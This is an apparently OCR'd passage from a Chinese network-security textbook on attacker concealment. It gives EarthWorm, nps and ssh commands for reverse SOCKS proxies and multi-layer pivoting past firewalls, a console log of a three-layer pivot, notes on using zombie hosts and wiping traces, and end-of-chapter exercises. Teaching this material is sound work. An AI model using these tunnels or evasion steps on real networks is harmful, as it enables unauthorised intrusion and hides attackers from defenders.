


图3-30 多级端口转发配置示例

2. EarthWorm

EarthWorm基于C语言开发,提供正向/反向/级联Socks 5代理服务,支持Linux/macOS/Windows间的中继通信,常用于复杂网络环境下的数据转发。EarthWorm提供6种链路,分别是用于建立代理的ssocksd(正向代理)、rcsocks(反向代理)和rssocks(提供代理的服务器)链路,用于中继客户机与Socks服务器通信的lcx_slave、lcx_trans和lcx_listen管道。lcx_slave管道用于在代理A和B之间转发代理请求,一边向A发起请求建立反弹连接通道,一边正向连接B,建立A与B之间的代理请求转发通道。lcx_trans管道监听本地端口接收代理请求,转发给目标Socks代理。lcx_listen管道监听本地端口接收代理请求,转发给反弹建立的连接通道。通过组合lcx类别管道,可以实现多层内网穿透。

EarthWorm有5种典型应用场景:(1)正向内网代理;(2)反弹内网代理;(3)二层正向代理;(4)反弹二层正向代理;(5)三层内网穿透。

(1) 正向内网代理:适用于内网网关存在公网IP,而且在该IP上可以开启服务端口的场景。此时EarthWorm在公网IP上开启端口,运行Socks代理服务,外部主机可以通过该代理服务访问内网主机,具体命令如下:

```
ew -s ssocksd -l port
```

(2) 反弹内网代理:适用于内网网关不存在公网IP或者禁止开启端口的场景,此时网关上没法运行正向代理服务,只能由外部主机配合在网关或者内部主机运行反向代理服务。图3-31中:

① 外部主机192.168.24.1首先在8080端口开启反向代理服务,在8888开启监听服务,命令如下:

```
ew -s rcsocks -l 8080 -e 8888
```

② 网关 192.168.24.210 开启代理服务(没有开启额外端口),同时与 192.168.24.1:8888 建立连接,命令如下:

```
ew -s rssocks -d 192.168.24.1 -e 8888
```

③ 192.168.24.1 以该连接为隧道,将所有从 8080 端口收到的 Socks 代理请求转发至 192.168.24.210 上开启的代理服务。

④ 其他外网主机 192.168.24.128 可以通过 192.168.24.1:8080 映射至 192.168.24.210 开启的 Socks 代理服务,进一步访问内部主机。




图 3-31　ew 反弹方式访问内部代理示例

(3) 二层正向代理:适用于存在二层内网并且内网之间互相不可访问的场景。图 3-32 中,192.168.25.1 为二层网关,192.168.24.1 是一层网关并且可以开启端口和运行代理服务,但是无法访问二层内网主机 192.168.25.3。图 3-33 展示了二层正向代理的工作机制。




图 3-32　二层内网示例

① 在二层网关的 8080 端口运行正向代理,命令如下:

```
ew -s ssocksd -l 8080
```

网关有 IP 地址 192.168.25.1,可以直接访问二层内网主机。

② 在192.168.24.1上开启lcx_trans管道,监听8080端口,将收到的代理请求转发给192.168.24.210:8080,命令如下:

```
ew -s lcx_tran -l 8080 -f 192.168.24.210 -g 8080
```

外部主机192.168.24.128无法直接访问二层内网主机192.168.25.3的135端口,但是通过一层网关192.168.24.1:8080连接192.168.24.210:8080的Socks 5代理,可以成功地连接192.168.25.3的135端口。




图 3-33 二层正向代理工作机制示例

(4) 反弹二层正向代理:适用于二层网关无法开启端口从而无法运行正向代理的场景,即在图3-32中,无法在网关192.168.24.210/192.168.25.1的任何端口运行代理服务,只能在网关建立转发隧道,将代理请求转发给其他二层内网主机如192.168.25.3上运行的正向代理服务,使用该代理作为跳板访问二层内网其他主机。图3-34展示了反弹二层正向代理的工作机制。

① 在二层内网主机192.168.25.3:8080上开启正向代理,命令如下:

```
ew -s ssocksd -l 8080
```

② 在一层网关192.168.24.1上开启lcx_listen链路,在8080监听代理请求,在8888监听反弹连接,命令如下:

```
ew -s lcx_listen -l 8080 -e 8888
```

③ 在二层网关192.168.24.210上开启lcx_slave链路,请求连接192.168.24.1:8888,建立连接通道,并且将来自一层网关的代理请求转发至192.168.25.3:8080的代理服务,命令如下:

```
ew -s lcx_slave -d 192.168.24.1 -e 8888 -f 192.168.25.3 -g 8080
```

外网主机192.168.24.128访问192.168.24.1:8080的代理请求,通过二层网关192.168.24.210

与 192.168.24.1:8888 之间的连接通道，转发给 192.168.25.3:8080 代理服务，进一步访问内网其他主机。




图 3-34　反弹二层正向代理工作机制示例

（5）三层内网穿透：比较复杂，需要根据具体网络场景组合不同的 lcx 链路完成。图 3-35 给出了三层网络的示例，各层网络之间互相不可访问。




图 3-35　三层内网拓扑示例

图 3-36 给出了扩展二层正向代理的三层内网穿透示例，在一层和二层网关运行 lcx_trans 链路，三层网关开启正向代理。图 3-37 给出扩展反弹二层正向代理的三层内网穿透示例，在一层网关运行 lcx_trans 链路，在二层网关运行 lcx_listen 链路，三层内网主机 192.168.26.3

运行正向代理,三层网关无法开启端口,只能运行 lcx_slave 链路,建立二层网关和 192.168.26.3 之间的代理请求转发通道。




图 3-36 扩展二层正向代理的三层内网穿透示例




图 3-37 扩展反弹二层正向代理的三层内网穿透示例

图 3-38 给出了反向代理的三层内网穿透的示例,在一层网关的 8080 端口开启反向代理,并打开监听端口 8888 接收反弹连接。在三层网关运行 lcx_listen 链路,在 8080 端口接

收代理请求，在 8888 端口接受反弹连接。在二层网关运行 lcx_slave 链路，与一层网关的 8888 端口建立连接通道，将一层网关的代理请求转发给三层网关的代理服务 8080 端口。在三层内网主机 192.168.26.3 上，与三层网关的 8888 端口建立连接通道，将来自三层网关的代理请求转发给本机运行的代理服务。

```
E:\20221028 tools\20221028 tools\代理\ew>ew_for_Win.exe -s rcsocks -l 8080 -e 8888
rcsocks 0.0.0.0:8080 <--[10000 usec]--> 0.0.0.0:8888
init cmd_server_for_rc here
start listen port here                                    192.168.24.1
rssocks cmd_socket OK!
rssocks cmd_socket OK!
<--    0 --> (open)used/unused  1/999

C:\Users\yangyangwin7\Desktop\ew>ew_for_Win.exe -s lcx_slave -d 192.168.24.1 -e
8888 -f 192.168.25.3 -g 8080
lcx_slave 192.168.24.1:8888 <--[10000 usec]--> 192.168.25.3:8080
<--    0 --> (open)used/unused  1/999                    192.168.24.210/
-->    0 <-- (close)used/unused  0/1000                  192.168.25.1

C:\Users\yangyang2\Desktop\ew>ew_for_Win.exe -s lcx_listen -l 8080 -e 8888
rcsocks 0.0.0.0:8080 <--[10000 usec]--> 0.0.0.0:8888
init cmd_server_for_rc here
start listen port here                                    192.168.25.3/
rssocks cmd_socket OK!                                    192.168.26.1
<--    0 --> (open)used/unused  1/999
-->    0 <-- (close)used/unused  0/1000

C:\Documents and Settings\Administrator\Desktop\ew>ew_for_Win.exe -s rssocks -d
192.168.26.1 -e 8888
rssocks 192.168.26.1:8888 <--[10000 usec]--> socks server
the recv ip is 192.168.26.3 Tcp ---> 192.168.26.3:135
<--    0 --> (open)used/unused  1/999                    192.168.26.3
-->    0 <-- (close)used/unused  0/1000
```

图 3-38　反向代理的三层内网穿透示例

3. nps

nps 代理软件是一款轻量级、高性能、功能强大的内网穿透代理服务器，兼容大多数的常用协议，包括 TCP/UDP/HTTP(s)/Socks5/P2P 等，支持各种平台，并带有 Web 管理端。工作方式与 frp 类似，优点是客户端支持无配置文件模式，而且功能更为丰富；缺点是配置相对复杂。

4. ssh

如果内网网关装有 ssh 服务程序或者客户程序，可以使用 ssh 来实现内网穿透，以图 3-39 拓扑为例，主要有 3 种应用场景：本地端口映射；远程端口映射；外部端口映射为内部代理。




图 3-39　ssh 内网穿透拓扑示例

(1) 本地端口映射：适用于网关能够开启 ssh 服务，外网主机可以访问网关的 ssh 服务的场景。图 3-40 给出本地端口映射的工作机制示例：

① 网关开启 ssh 服务。

② 外网主机 192.168.24.128 访问网关的 ssh 服务。

命令如下：

```
ssh -CfNg -L 1234:192.168.25.3:3389 user@192.168.24.143
```

建立 192.168.24.128 与网关 192.168.24.143 之间的 ssh 连接通道，同时本机开启 1234 端口，并将本机 192.168.24.128:1234 映射至内网主机 192.168.25.3:3389，其他主机连接 192.168.24.128:1234 即可连接 192.168.25.3 的远程桌面。




图 3-40 ssh 本地端口映射示例

(2) 远程端口映射：适用于网关无法开启 ssh 服务，但是可以运行 ssh 客户端的场景。图 3-41 给出远程端口映射的工作机制示例：

① 外网主机 192.168.24.128 开启 ssh 服务。

② 网关 192.168.24.143 连接该 ssh 服务。

命令如下：

```
ssh -CfNg -R 8080:192.168.25.3:3389user@192.168.24.128
```

建立网关与 192.168.24.128 之间的 ssh 连接通道，并且在 192.168.24.128 远程开启端口 8080[①]，将 192.168.24.128:8080 映射至内网主机 192.168.25.3:3389。




图 3-41　ssh 远程端口映射工作机制示例

（3）外部端口映射为内部代理：是将外网主机监听端口通过 ssh 连接通道映射为内部代理，进一步访问内网其他主机。图 3-42 给出端口映射内部代理的工作机制示例：




图 3-42　ssh 端口映射内部代理的工作机制示例

① 需将/etc/ssh/sshd_config 文件中 GatewayPorts 选项值设置为 yes。

① 网关开启 ssh 服务。

② 外网主机 192.168.24.128 访问网关的 ssh 服务,同时开启指定端口 8080。

命令如下:

```
ssh -CfNg -D 8080 user@192.168.24.143
```

此时 192.168.24.128:8080 端口已经映射为内网 Socks 代理,外部主机可以使用 192.168.24.128:8080 的代理服务访问内部主机 192.168.25.3 的 3389 端口。

3.6 其他方法

身份冒充是指攻击者盗用其他用户的账号进行攻击,管理员会误以为是真实用户正在访问,从而推迟被管理员发现真相的时间。账户盗用的前提是获得用户口令或其他能证明用户身份的令牌,可以使用社会工程学(见 2.4 节)、网络监听(见 2.6 节)或弱口令扫描(见 4.4 节)等方法来获取目标系统上的用户和口令。还可以利用身份认证协议存在的漏洞,利用截获的已知信息直接冒充合法用户访问目标系统。

使用僵尸主机(Zombie)或"肉鸡"(可以被攻击者远程控制的机器)访问目标主机,然后在访问结束时,在 Zombie 上清除一切访问痕迹,管理员则无法发现真实攻击者的 IP 地址。攻击者也可以利用 Zombie 安装代理服务程序,使用多台 Zombie 即相当于多层代理隐藏,极大地提高了攻击者的隐身性。

3.7 小 结

基于 TCP 连接的 IP 地址欺骗(IP Spoofing)难度相对较大,需要猜测目标主机的 TCP ISN 序号,而且要对受害主机进行拒绝服务攻击,使其无法工作(如果受害主机不在线,则无须攻击)。冒充局域网内的其他 IP 地址相对比较容易(见 5.2 节),只有使用加密通信的方式才能较好地避免 IP 地址欺骗。使用 Kali 集成的 netwox 工具伪造报文可以实现会话劫持。

MAC 地址欺骗(MAC spoofing)只能用在局域网中,主要用于突破基于 MAC 地址列表的访问控制方法。Windows 系统修改注册表即可修改 MAC 地址,Linux 系统使用 ifconfig 命令或者 macchanger 工具可以方便修改和还原。

网络地址转换(NAT)分为端口地址转换、动态转换和静态转换,它使得攻击者可以将自己隐藏在众多局域网主机中,避免被管理员发现。NAT 使用地址转换表来跟踪每条通信的地址转换情况,静态转换是在外网向内网发起连接时登记转换表项,其他两种都是内网向外网发起连接时登记转换表项。在 NAT 新概念中,会话级 NAT 可以突破端口总数限制,锥型 NAT 适用于不同映射类型的场景,NAT 穿越技术用于内网主机 P2P 通信,端口块 NAT 有利于用户审查 NAT 日志进行主机回溯。

代理隐藏使得攻击者可以经过多个代理主机转发报文后,间接地对目标主机进行访问,当代理主机的层数较多时,管理员基本无法回溯攻击者的实际 IP 地址。常见代理技术有正向代理、反向代理、透明代理、匿名代理等。攻击者常用代理软件包括 CCProxy、Squid、SocksCap64 和 Proxychains 等。

内网穿透可以利用内网主机向外网主机发起的连接，使得外网主机可以绕过防火墙的防御机制访问内部网络服务，流行工具包括快速反向代理 frp 和支持复杂网络环境的 EarthWorm，ssh 程序也能够通过端口转发实现内网穿透。

现有网络隐身的各种方法中，最难追踪的方法是多层代理隐藏结合 Zombie 主机。因为 Zombie 受攻击者完全控制，攻击者完全可以在攻击结束后彻底销毁 Zombie 上记录的所有信息，甚至破坏掉 Zombie 的系统，因此安全管理员根本无法找到真实攻击者。

习　　题

3-1　请说明在局域网中如何使用 IP 欺骗中断内网一台主机与外网一台具体服务器的 TCP 连接。

3-2　在局域网中，如果两台在线的主机设置成相同的 MAC 地址，它们是否能同时正常通信？为什么？

3-3　练习在 Windows 下直接使用注册表修改和恢复主机的网卡地址。

3-4　搭建包含三台主机两个局域网的虚拟网络，其中一台 Windows Server 2003 或 2008 作为 NAT 网关，分别尝试配置 PAT、动态 NAT 和静态 NAT，观察不同网络的主机通信时，地址转换表的变化及各表项的信息，同时使用 netstat 命令观察三台主机的网络连接情况并解释原因。

3-5　练习如何配置 CCProxy 作为正向代理和反向代理，并用 netstat 命令观察它们的网络连接情况。

3-6　应用 SocksCap64 和 CCProxy 配合实现透明代理上网，即浏览器无须配置代理，即可通过 CCProxy 上网，使用 netstat 命令观察网络连接情况，与 CCProxy 作为正向代理时的网络连接情况做比较，并解释原因。

3-7　练习应用 Proxychains 和至少两个免费代理，实现多层代理访问互联网。

3-8　测试 3.4.1 节提到的代理程序，通过网络监听方法，检测它们在代理 HTTP 请求时，具体属于哪类匿名代理。